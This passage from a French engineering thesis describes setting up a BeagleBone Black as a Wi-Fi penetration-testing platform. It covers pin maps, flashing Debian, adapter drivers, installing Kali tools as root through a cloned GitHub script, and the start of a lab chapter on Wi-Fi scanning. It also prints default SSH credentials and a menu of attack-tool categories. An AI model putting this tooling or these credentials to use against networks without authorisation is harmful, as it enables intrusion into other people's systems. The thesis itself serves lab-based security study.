


Figure II.1. Beaglebone Black

5- Les entrées sorties de BeagleBone Black (BBB) :

Le BBB est un mini-ordinateur complète comporte bien les E/S, écran, clavier, Sourie, Ethernet, USB....

Bien que les broches E/S qui sont maintenant standard pour accepter la gamme de module de type Arduino appelé caps [6].



Figure II. 2 Exemples des caps.

Et d'autre port d'extension comme :

- 65 GPIO (E/S Numérique) :

65 possible digital I/Os

P9				P8			
DGND	1	2	DGND	DGND	1	2	DGND
VDD_3V3	3	4	VDD_3V3	GPIO_38	3	4	GPIO_39
VDD_5V	5	6	VDD_5V	GPIO_34	5	6	GPIO_35
SYS_5V	7	8	SYS_5V	GPIO_66	7	8	GPIO_67
PWR_BUTTON	9	10	SYS_RESETN	GPIO_69	9	10	GPIO_68
GPIO_30	11	12	GPIO_60	GPIO_45	11	12	GPIO_44
GPIO_31	13	14	GPIO_50	GPIO_23	13	14	GPIO_26
GPIO_48	15	16	GPIO_51	GPIO_47	15	16	GPIO_46
GPIO_5	17	18	GPIO_4	GPIO_27	17	18	GPIO_65
	19	20		GPIO_22	19	20	GPIO_63
GPIO_3	21	22	GPIO_2	GPIO_62	21	22	GPIO_37
GPIO_49	23	24	GPIO_15	GPIO_36	23	24	GPIO_33
GPIO_117	25	26	GPIO_14	GPIO_32	25	26	GPIO_61
GPIO_115	27	28	GPIO_113	GPIO_86	27	28	GPIO_88
GPIO_111	29	30	GPIO_112	GPIO_87	29	30	GPIO_89
GPIO_110	31	32	VDD_ADC	GPIO_10	31	32	GPIO_11
AIN4	33	34	GNDA_ADC	GPIO_9	33	34	GPIO_81
AIN6	35	36	AIN5	GPIO_8	35	36	GPIO_80
AIN2	37	38	AIN3	GPIO_78	37	38	GPIO_79
AIN0	39	40	AIN1	GPIO_76	39	40	GPIO_77
GPIO_20	41	42	GPIO_7	GPIO_74	41	42	GPIO_75
DGND	43	44	DGND	GPIO_72	43	44	GPIO_73
DGND	45	46	DGND	GPIO_70	45	46	GPIO_71

Figure II.3. Les GPIOs de la BBB.

- 8PWM « Pulse With modulation » Sortie Analogique pour caractériser :

8 PWMs and 4 timers

P9				P8			
DGND	1	2	DGND	DGND	1	2	DGND
VDD_3V3	3	4	VDD_3V3	GPIO_38	3	4	GPIO_39
VDD_5V	5	6	VDD_5V	GPIO_34	5	6	GPIO_35
SYS_5V	7	8	SYS_5V	TIMER4	7	8	TIMER7
PWR_BUTTON	9	10	SYS_RESETN	TIMER5	9	10	TIMER6
GPIO_30	11	12	GPIO_60	GPIO_45	11	12	GPIO_44
GPIO_31	13	14	EHRPWM1A	EHRPWM2B	13	14	GPIO_26
GPIO_48	15	16	EHRPWM1B	GPIO_47	15	16	GPIO_46
GPIO_5	17	18	GPIO_4	GPIO_27	17	18	GPIO_65
	19	20		EHRPWM2A	19	20	GPIO_63
EHRPWM0B	21	22	EHRPWM0A	GPIO_62	21	22	GPIO_37
GPIO_49	23	24	GPIO_15	GPIO_36	23	24	GPIO_33
GPIO_117	25	26	GPIO_14	GPIO_32	25	26	GPIO_61
GPIO_115	27	28	ECAPPWM2	GPIO_86	27	28	GPIO_88
EHRPWM0B	29	30	GPIO_112	GPIO_87	29	30	GPIO_89
EHRPWM0A	31	32	VDD_ADC	GPIO_10	31	32	GPIO_11
AIN4	33	34	GNDA_ADC	GPIO_9	33	34	EHRPWM1B
AIN6	35	36	AIN5	GPIO_8	35	36	EHRPWM1A
AIN2	37	38	AIN3	GPIO_78	37	38	GPIO_79
AIN0	39	40	AIN1	GPIO_76	39	40	GPIO_77
GPIO_20	41	42	ECAPPWM0	GPIO_74	41	42	GPIO_75
DGND	43	44	DGND	GPIO_72	43	44	GPIO_73
DGND	45	46	DGND	EHRPWM2A	45	46	EHRPWM2B

Figure II.4. Les sorties PWMs

- 7 Entrées analogiques :

7 analog inputs (1.8V)

P9				P8			
DGND	1	2	DGND	DGND	1	2	DGND
VDD_3V3	3	4	VDD_3V3	GPIO_38	3	4	GPIO_39
VDD_5V	5	6	VDD_5V	GPIO_34	5	6	GPIO_35
SYS_5V	7	8	SYS_5V	GPIO_66	7	8	GPIO_67
PWR_BTN	9	10	SYS_RESETN	GPIO_69	9	10	GPIO_68
GPIO_30	11	12	GPIO_60	GPIO_45	11	12	GPIO_44
GPIO_31	13	14	GPIO_50	GPIO_23	13	14	GPIO_26
GPIO_48	15	16	GPIO_51	GPIO_47	15	16	GPIO_46
GPIO_5	17	18	GPIO_4	GPIO_27	17	18	GPIO_65
GPIO_19	19	20	GPIO_19	GPIO_22	19	20	GPIO_63
GPIO_3	21	22	GPIO_2	GPIO_62	21	22	GPIO_37
GPIO_49	23	24	GPIO_15	GPIO_36	23	24	GPIO_33
GPIO_117	25	26	GPIO_14	GPIO_32	25	26	GPIO_61
GPIO_115	27	28	GPIO_113	GPIO_86	27	28	GPIO_88
GPIO_111	29	30	GPIO_112	GPIO_87	29	30	GPIO_89
GPIO_110	31	32	VDD_ADC	GPIO_10	31	32	GPIO_11
AIN4	33	34	GNDA_ADC	GPIO_9	33	34	GPIO_81
AIN6	35	36	AIN5	GPIO_8	35	36	GPIO_80
AIN2	37	38	AIN3	GPIO_78	37	38	GPIO_79
AIN0	39	40	AIN1	GPIO_76	39	40	GPIO_77
GPIO_20	41	42	GPIO_7	GPIO_74	41	42	GPIO_75
DGND	43	44	DGND	GPIO_72	43	44	GPIO_73
DGND	45	46	DGND	GPIO_70	45	46	GPIO_71

Figure II.5. Les sorties analogique de BBB.

- 5 UART (Ports Séries) :

4 UARTs and 1 TX only

P9				P8			
DGND	1	2	DGND	DGND	1	2	DGND
VDD_3V3	3	4	VDD_3V3	GPIO_38	3	4	GPIO_39
VDD_5V	5	6	VDD_5V	GPIO_34	5	6	GPIO_35
SYS_5V	7	8	SYS_5V	GPIO_66	7	8	GPIO_67
PWR_BTN	9	10	SYS_RESETN	GPIO_69	9	10	GPIO_68
UART4_RXD	11	12	GPIO_60	GPIO_45	11	12	GPIO_44
UART4_TXD	13	14	GPIO_50	GPIO_23	13	14	GPIO_26
GPIO_48	15	16	GPIO_51	GPIO_47	15	16	GPIO_46
GPIO_5	17	18	GPIO_4	GPIO_27	17	18	GPIO_65
UART1_RTSN	19	20	UART1_CTSN	GPIO_22	19	20	GPIO_63
UART2_TXD	21	22	UART2_RXD	GPIO_62	21	22	GPIO_37
GPIO_49	23	24	UART1_TXD	GPIO_36	23	24	GPIO_33
GPIO_117	25	26	UART1_RXD	GPIO_32	25	26	GPIO_61
GPIO_115	27	28	GPIO_113	GPIO_86	27	28	GPIO_88
GPIO_111	29	30	GPIO_112	GPIO_87	29	30	GPIO_89
GPIO_110	31	32	VDD_ADC	UART5_CTSN+	31	32	UART5_RTSN
AIN4	33	34	GNDA_ADC	UART4_RTSN	33	34	UART3_RTSN
AIN6	35	36	AIN5	UART4_CTSN	35	36	UART3_CTSN
AIN2	37	38	AIN3	UART5_TXD+	37	38	UART5_RXD+
AIN0	39	40	AIN1	GPIO_76	39	40	GPIO_77
GPIO_20	41	42	UART3_TXD	GPIO_74	41	42	GPIO_75
DGND	43	44	DGND	GPIO_72	43	44	GPIO_73
DGND	45	46	DGND	GPIO_70	45	46	GPIO_71

Figure II.6. Les 4 UART et 1 TX de BBB.

- Bus divers (3 I2C, 1SPI,1CAN) :

2 I2C ports

P9				P8			
DCND	1	2	DCND	DCND	1	2	DCND
VDD_3V3	3	4	VDD_3V3	GPIO_38	3	4	GPIO_39
VDD_5V	5	6	VDD_5V	GPIO_34	5	6	GPIO_35
5V5_5V	7	8	5V5_5V	GPIO_66	7	8	GPIO_67
PWR_BTN	9	10	SYS_RESETN	GPIO_69	9	10	GPIO_68
GPIO_30	11	12	GPIO_60	GPIO_45	11	12	GPIO_44
GPIO_31	13	14	GPIO_50	GPIO_23	13	14	GPIO_26
GPIO_48	15	16	GPIO_51	GPIO_47	15	16	GPIO_46
I2C1_SCL	17	18	I2C1_SDA	GPIO_27	17	18	GPIO_65
I2C2_SCL	19	20	I2C2_SDA	GPIO_22	19	20	GPIO_63
I2C2_SCL	21	22	I2C2_SDA	GPIO_62	21	22	GPIO_37
GPIO_49	23	24	I2C1_SCL	GPIO_36	23	24	GPIO_33
GPIO_117	25	26	I2C1_SDA	GPIO_32	25	26	GPIO_61
GPIO_115	27	28	GPIO_113	GPIO_86	27	28	GPIO_88
GPIO_111	29	30	GPIO_112	GPIO_87	29	30	GPIO_89
GPIO_110	31	32	VDD_ADC	GPIO_10	31	32	GPIO_11
AIN4	33	34	GNDA_ADC	GPIO_9	33	34	GPIO_81
AIN6	35	36	AIN5	GPIO_8	35	36	GPIO_80
AIN2	37	38	AIN3	GPIO_78	37	38	GPIO_79
AIN0	39	40	AIN1	GPIO_76	39	40	GPIO_77
GPIO_20	41	42	GPIO_7	GPIO_74	41	42	GPIO_75
DCND	43	44	DCND	GPIO_72	43	44	GPIO_73
DCND	45	46	DCND	GPIO_70	45	46	GPIO_71

Figure II.7. Les sorties I2C de BBB.

Il y a d'autres possibilités pour un utilisateur plus avancé (PRU, Times ...).

6- Le choix du système d'exploitation :

Linux c'est le choix le plus évident pour les systèmes embarqués et le pentest pour les réseaux informatiques ; et aussi les sources de système sont à disposition de chacun ; et pour notre cas la BBB est livrée avec une distribution linux préinstallé (Distribution Angström orienté embarqué).

Pour faciliter la tâche on a besoin d'une distribution Linux pré-préparée pour un pentest.

Kali linux une révolution majeure dans le monde de sécurité informatique et surtout pour la distribution BACKTRACK le lancement du tout nouveau KALI Linux (BACKTRACK 6).

BACKTRACK est une distribution 100% dédiée au domaine de la sécurité et pentest, vue qu'elle met à la disposition des pentesters plus de 300 outils dédiés à l'identification des vulnérabilités réseaux [7].

7- Fonctionnalité de la distribution KALI Linux :

C'est une amélioration du Backtrack , baptisée Kali V1.0.

- Kali linux n'est plus basée sur Ubuntu mais sur Debian. Alors ses dépôts se synchroniseront avec les dépôts officiels de Debian.

- Les packages inclus dans kali Linux sont donc supportés par n'importe quel Debian.

L'un de nos objectifs consisté à personnaliser sa distribution affins de disposer d'une image iso qui correspond au mieux à nos besoins.

- La fonctionnalité la plus important c'est que Kali fonctionne aussi sur les surfaces tactiles (Architecture ARM)[7].

8- Wifislax:

Wifislax est une solution informatique ayant pour objectif d'offrir à ses utilisateurs la possibilité de contrôler le niveau de sécurité de leurs installations wifi à travers l'application d'une panoplie de tests. Le logiciel est à destination des particuliers et des professionnels.

Wifislax fait l'objet d'une distribution Linux avec une orientation sur les notions de sécurité du système wifi. La base de l'application est le système d'exploitation Slax qui est une adaptation Linux, moderne, portable avec une grande modularité. En effet, Slax dispose d'un panel de logiciels très large.

De fait, avec le travail BackTrack, Wifislax est un pack (proposant de nombreux outils) d'applications et de drivers ayant pour objectif de permettre la réalisation de tests indispensables pour vérifier la qualité de la sécurité des réseaux wifi.

Ce but principal vise à simplifier les contrôles contre les intrusions et hacking extérieurs, avec la préservation du système, ce qui est important tant dans un usage domestique que dans le cadre d'un réseau professionnel. En effet, la préservation des données dans la sphère professionnelle est une priorité que Wifislax se propose d'obtenir de façon particulièrement efficace tout en étant accessible avec un niveau informatique médian [8].

9- Module WIFI Plus Click de Microchip :

Wifi Plus Click est un accessoire carte de microchip bus™, il est compatible pour la communications Wifi. Il fonction de MRF24WB0MA – 2.4 GHz,IEEE^{std},802.11 et comporte le module MCW1001 Control la pile TCP/IP et gestion de connexion 802.11.

Le module WIFI Plus Click communiqué avec l’entre de carte embarquée via interface UART, il est alimenté par des tensions de 3.3V. [9]



Figure II.8. Carte WIFI Click Plus.

10- WIFI Plus Click Pins:

Pour interfacé le WIFI Plus Click nous somme intéressé seulement par les 6 PINS (RX,TX,RTS,CTS,3.3V,GND).

L’emplacement des périphériques sur une BBB a besoin d’un shield d’interface Micro Bus, en cas d’absence de se shield nous sommes obligé d’utiliser les interfaces d’ E/S et les PINS de WIFI Plus Click.

On a choisie l’interface serial UART1 de la BBB et d’après le schéma présenté sur la figure II.9 nous aidons de connaître l’emplacement de chaque fil.




Figure II.9. Schéma d’installation de WIFI Plus Click et UART1 de la BBB.

11- Démarrage de beaglebone black :

Pour lancer la BBB bien sûr on a besoin d'une source d'alimentation, la BBB peut être alimentée via une interface USB ou indépendamment via source d'alimentation 5V DC.

On a besoin des outils logiciel qu'on détaillés dans les étapes suivantes :

On 'a choisie Debian comme un système d'exploitation par ce que. Debian supporte les outils de pentest de Kali linux [10]. Ceci permet de construire efficacement notre système embarqué.

11.1. Configuration du Boot de la BBB via carte mémoire microSD :

1. La BBB est connectée avec l'interface USB d'ordinateur.
2. La BBB contient déjà un système d'exploitation flashé dans la mémoire de mass, mais dans notre cas le système d'exploitation n'existe pas.
Donc nous somme obligé d'installer un nouveau système.
3. Une carte mémoire microSD supérieur à **4Go** comme une source de boot.
4. une image **bone-debian-8.2-tester-2gb-armhf-2015-11-12-2gb.img.xz**. [11]
5. Apre la décompression on utilise le logiciel Win 32 disque Imager pour copier l'image vers la carte mémoire microSD.
6. On place le microSD dans la BBB, et en mettre sous tension via USB.
7. Le logiciel **PuTTY** est utilisé pour accéder à la BBB via le Protocol **SSH**, l'adresse par default de la BBB est **192.168.7.2** sinon on tape **arp -a** dans la ligne de commande pour voir l'adresse IP associer pour la BBB .





Figure II.10 resultat de la commande arp-a et l'interface PuTTY.

le login : **debain** et le mot de passe : **temppwd**



```
debian@arm: ~
login as:
login as: debain
Debian GNU/Linux 8

rcn-ee.net console Debian Image 2016-01-14

Support/FAQ: http://elinux.org/BeagleBoardDebian

default username:password is [debain:temppwd]

debian@192.168.7.2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar  1 00:56:58 2016 from 192.168.7.1
debian@arm:~$
```

Figure II.11. Le Shell de la BBB.

Les étapes précédentes activent la console qui affiche le Shell de la BBB.

11.2. Flasher la mémoire eMMC de la BBB :

On va suivre les mêmes étapes précédentes seulement le type de l'image téléchargée va changer du type **armhf** ver **eMMC (BBB-eMMC-flasher-debian-8.2-console-armhf-2016-01-14-2gb.img.xz)** [12]. Puis on place microSD qui contient cette image. le bouton **BOOT(Figure II.1)** de la BBB après une mètre sous tension 10 sec installe le firmware.

L'allumage des 4 LED signifie que la mémoire mass de la BBB (eMMC) est bien flashée. La BBB peut être lancée sans carte mémoire microSD.

Remarque :

Des fois la BBB lance le flash par défaut et on n'a pas besoin d'appuyer sur le bouton boot, donc il est déconseillé de mettre la carte mémoire SD qui contient l'image eMMC avec les autre cartes.

12- Installation de WIFI Plus Click:

Après le montage du WIFI Plus Click avec la BBB on va maintenant configurer comme une interface wifi Sous linux pour afficher les interfaces réseau. La commande **ifconfig** ou **iwconfig** pour spécifier seulement les interfaces

Chapitre II : Carte embarquée Beaglebone black Pour la détection

wifi mais dans notre cas rien n'est affiché. On a pensé d'accéder en mode console ver le WIFI Plus Click.

Installation d'émulateur **minicom** pour linux.

#apt-get install minicom

Puis on tape Y. Après l'installation de **minicom** on va configurer les paramètres par default on tape :

#minicom -s

```
+-----[configuration]-----+
| Filenames and paths         |
| File transfer protocols     |
| Serial port setup           |
| Modem and dialing           |
| Screen and keyboard         |
| Save setup as dfl           |
| Save setup as..             |
| Exit                         |
| Exit from Minicom           |
+-----+-----+-----+-----+
```

Figure II.12.Les paramètres de minicon.

L'entrée des paramètres par default :

```
+-----+-----+-----+-----+
| A -   Serial Device         : /dev/tty01
| B - Lockfile Location       : /var/lock
| C -   Callin Program        :
| D -   Callout Program       :
| E -   Bps/Par/Bits          : 115200 8N1
| F - Hardware Flow Control   : Yes
| G - Software Flow Control   : No
|
| Change which setting? █
+-----+-----+-----+-----+
```

Figure II.13.Configuration du paramètre d'interface série.

Après changement des paramètres on va choisir de sauvegarder les paramètres par default

Pour lancer la connexion on tape

#minicom

Remarque :

Les étapes précédentes sont un échantillon d'une méthode classique, on a essayé plusieurs méthodes. Dans notre travail on a remplacé click bord par une simple carte réseau USB (D-Link DWA-125) qui est plus efficace.

13- Installation de driver de D-LINK DWA-125 :

Le D-Link DWA-125 est un adaptateur USB sans fil qui nous permet de se connecter un ordinateur de bureau ou portable à un réseau sans fil 802.11g ou réseau 802.11n avec une performance plus élevée sur la connectivité sans fil et la réception sans fil que les cartes 802.11g standard.



Figure II.14. Carte réseau D-LINK DWA-125.

Le DWA-125 offre des performances sans fil rapide et des transferts de fichiers rapides, permettant une meilleure réception. Il est livré avec un programme d'installation de l'adaptateur CD-ROM de l'assistant d'installation rapide, nous permettant de configurer l'adaptateur USB facilement. Il dispose également d'un gestionnaire de connexion sans fil qui ajoute et enregistre les paramètres pour les réseaux que nous utilisons le plus souvent.

Mais dans notre cas nous travaillons sous linux est avec un système embarqué la solution la plus souvent d'utilisée consiste à télécharger les drivers de les installer depuis le net [13].

14.1. Installation de D-Link DWA-125 :

Pour interfacer la carte réseau D-link on va suivre les étapes suivantes :

- On lance une mise à jour pour notre système d'exploitation

#apt-get update

- Puis on lance une mise à niveau :

#apt-get upgrade

- Puis l'installation des paquetage ralink parce que le driver de D-Link utilise **ralink RT3070** :

#apt-get install firmware-ralink

- On tape la commande suivante :

#apt-get install rfkill

#rfkill unblock wifi

- Activation de la carte réseau

#ifconfig wlan0 up

15. Téléchargement les outils du pentest :

On a dit que Debian support les outils de pentest de Kali, pour ajouter ces outils on va utiliser une méthode simple grâce au scripte **katoolin**.

15.1. Téléchargement de katoolin :

Dans le Shell et on mode root

\$sudo su

On va choisir répertoire **tmp**:

#cd tmp/

Lien sous dessus pour clone katoolin

#git clone https://github.com/LionSec/katoolin.git && cp katoolin/katoolin.py /usr/bin/katoolin

Changement des permissions:

#chmod +x /usr/bin/katoolin

L'exécution de katoolin

#katoolin

15.2. Installation les outils kali linux :

- Ajout des dépôts :

Lorsque Katoolin est exécuté, commencer par ajouter les dépôts en choisissant

« 1 » dans le menu :

```
  $$\  $$\          $$\          $$\  $$\
  $$ | $$ |        $$ |          $$ | \__|
  $$ |$$ /  $$$$$$\ $$$$$$\  $$$$$$\  $$ |$$\ $$$$$$\
  $$$$$ /   \____$$\ \__$\  $$\ __$$\ $$\ __$$\ $$ |$$\
  $$ $$<  $$$$$$$ |  Kali linux tools installer |$$ |$$ | $$ |
  $$ |\$$\ $$\ __$$ |  $$ |$$\ $$ |  $$ |$$ |  $$ |$$ |  $$ |
  $$ | \$$\ \$$$$$$ |  \$$$$ | \$$$$$$ | \$$$$$$ |$$ |$$ |  $$ |
  \__| \__| \_____|  \____/ \____/ \____/ \__|\__|\__| \__| V1.0

+ -- -- +=[ Author: LionSec | Homepage: www.lionsec.net
+ -- -- +=[ 330 Tools

1) Add Kali repositories & Update
2) View Categories
3) Install classicmenu indicator
4) Install Kali menu
5) Help
```

Figure II.15. L'interface KATOOLIN.

- Installer les outils :

Une fois les dépôts ajoutés et le système mis à jour, choisir dans le menu « View Catégories » :

```
kat > 2

***** All Categories *****

1) Information Gathering           8) Exploitation Tools
2) Vulnerability Analysis         9) Forensics Tools
3) Wireless Attacks              10) Stress Testing
4) Web Applications               11) Password Attacks
5) Sniffing & Spoofing           12) Reverse Engineering
6) Maintaining Access            13) Hardware Hacking
7) Reporting Tools               14) Extra

0) All

Select a category or press (0) to install all Kali linux tools .

kat > ^CShutdown requested...Goodbye...
root@arm:/dev# █
```

Figure II.16. Liste des catégories a installé.

Pour quitter katoolin on tape CTRL+C [14].

Remarque :

Attention, l'option « 0 » installe Kali Linux sur la distribution et peut casser le système.

16. Conclusion :

Dans ce chapitre on a présenté l'intégration matérielle basée sur le système embarqué BeagleBone Black. Sur lequel on a enchainé avec la mise en service en installant le système d'exploitation Linux Debian avec les différents packages inspirés de la distribution kali et qui seront nécessaires pour réaliser les différentes approches du pentest.



Chapitre III

Les scanners des réseaux WIFI

Chapitre III : Les scanners des réseaux WIFI

1. Introduction :

Dans cette partie on va expliquer les besoins d'un pentest et comment on peut démarrer un travail d'un aspect matériel et logiciel, bien que les bases ou les outils pour découvrir, détecter et capter tous le trafic de l'environnement.

Si un pentester maîtrise bien la situation il peut suivre les étapes qui vont être expliquées dans ce chapitre et les suivants.

2. Espace de travail :

Un espace de travail est le point fort et basique qui aide un pentester de mieux comprendre le fonctionnement des réseaux, systèmes et protocoles.

Pour notre travail on a préparé un laboratoire qui rassemble entre le virtuelle et le réel par-ce-que on a un manque des ressources physiques importantes aussi pour ne pas être lié à un environnement travaillé dans un seul endroit.

Bien sur la notion de Virtual lab, signifie qu'il faut une station de travail qui comporte des ressources bien élevées.

Dans notre cas on a travaillé sur un ordinateur portable de processeur Intel Core i5 (2.60 Ghz) ; une mémoire vive RAM de 8 GB et un disque dure de 500 Go.

3. Programme d'émulation VMware Workstation:

VMware Workstation exploite le matériel le plus récent pour répliquer les environnements de serveurs, de postes de travail et de tablettes sur une machine virtuelle. Exécuter conjointement les applications sur un large éventail de systèmes d'exploitation, notamment Linux et Windows®, le tout sur le même PC et sans redémarrer. Avec VMware Workstation, il devient extrêmement simple d'évaluer de nouveaux systèmes d'exploitation, ainsi que de tester des applications et des correctifs, ou des architectures de référence, dans un environnement isolé et parfaitement sûr. Aucun autre logiciel de virtualisation de postes de travail n'offre des performances, une fiabilité et des fonctionnalités de pointe comparables à celles d'une Workstation [15].

Chapitre III : Les scanners des réseaux WIFI

4. Description de la topologie :

La figure ci-dessus illustre la topologie principale acquise comme base ou le support de notre réseau, ce dernier est composé de quatre terminaux, la BBB et utiliser comme modem routeur WIFI et des fois on ajoute un smartphone.




Figure III.1. Schéma de base de la topologie exploitée.

5. Scan du réseau :

Le scan du réseau c'est le point initial pour le pentest ; l'objectif du scan c'est de découvrir les points d'accès, les clients connectés.

Les performances du scan ne sont pas influencées par le matériel, il est possible d'utiliser des laptops, smartphones, ou des autres systèmes embarqués capables de sniffer un réseau WIFI.

Aussi on va présenter deux méthodes de scan

- Scan passif
- Scan actif

Chapitre III : Les scanners des réseaux WIFI

5.1.Scan passif :

Le scan passif est quand une station client écoute une liste des SSIDs sont déjà listés dans les réseaux préférés c'est-à-dire sont classés après la première découverte, le classement se fait par la qualité du signal émis par le point d'accès.

Les trames écoutées ou captées s'appellent BEACONS et pour capter les beacons il faut que la carte réseau supporte le mode moniteur.

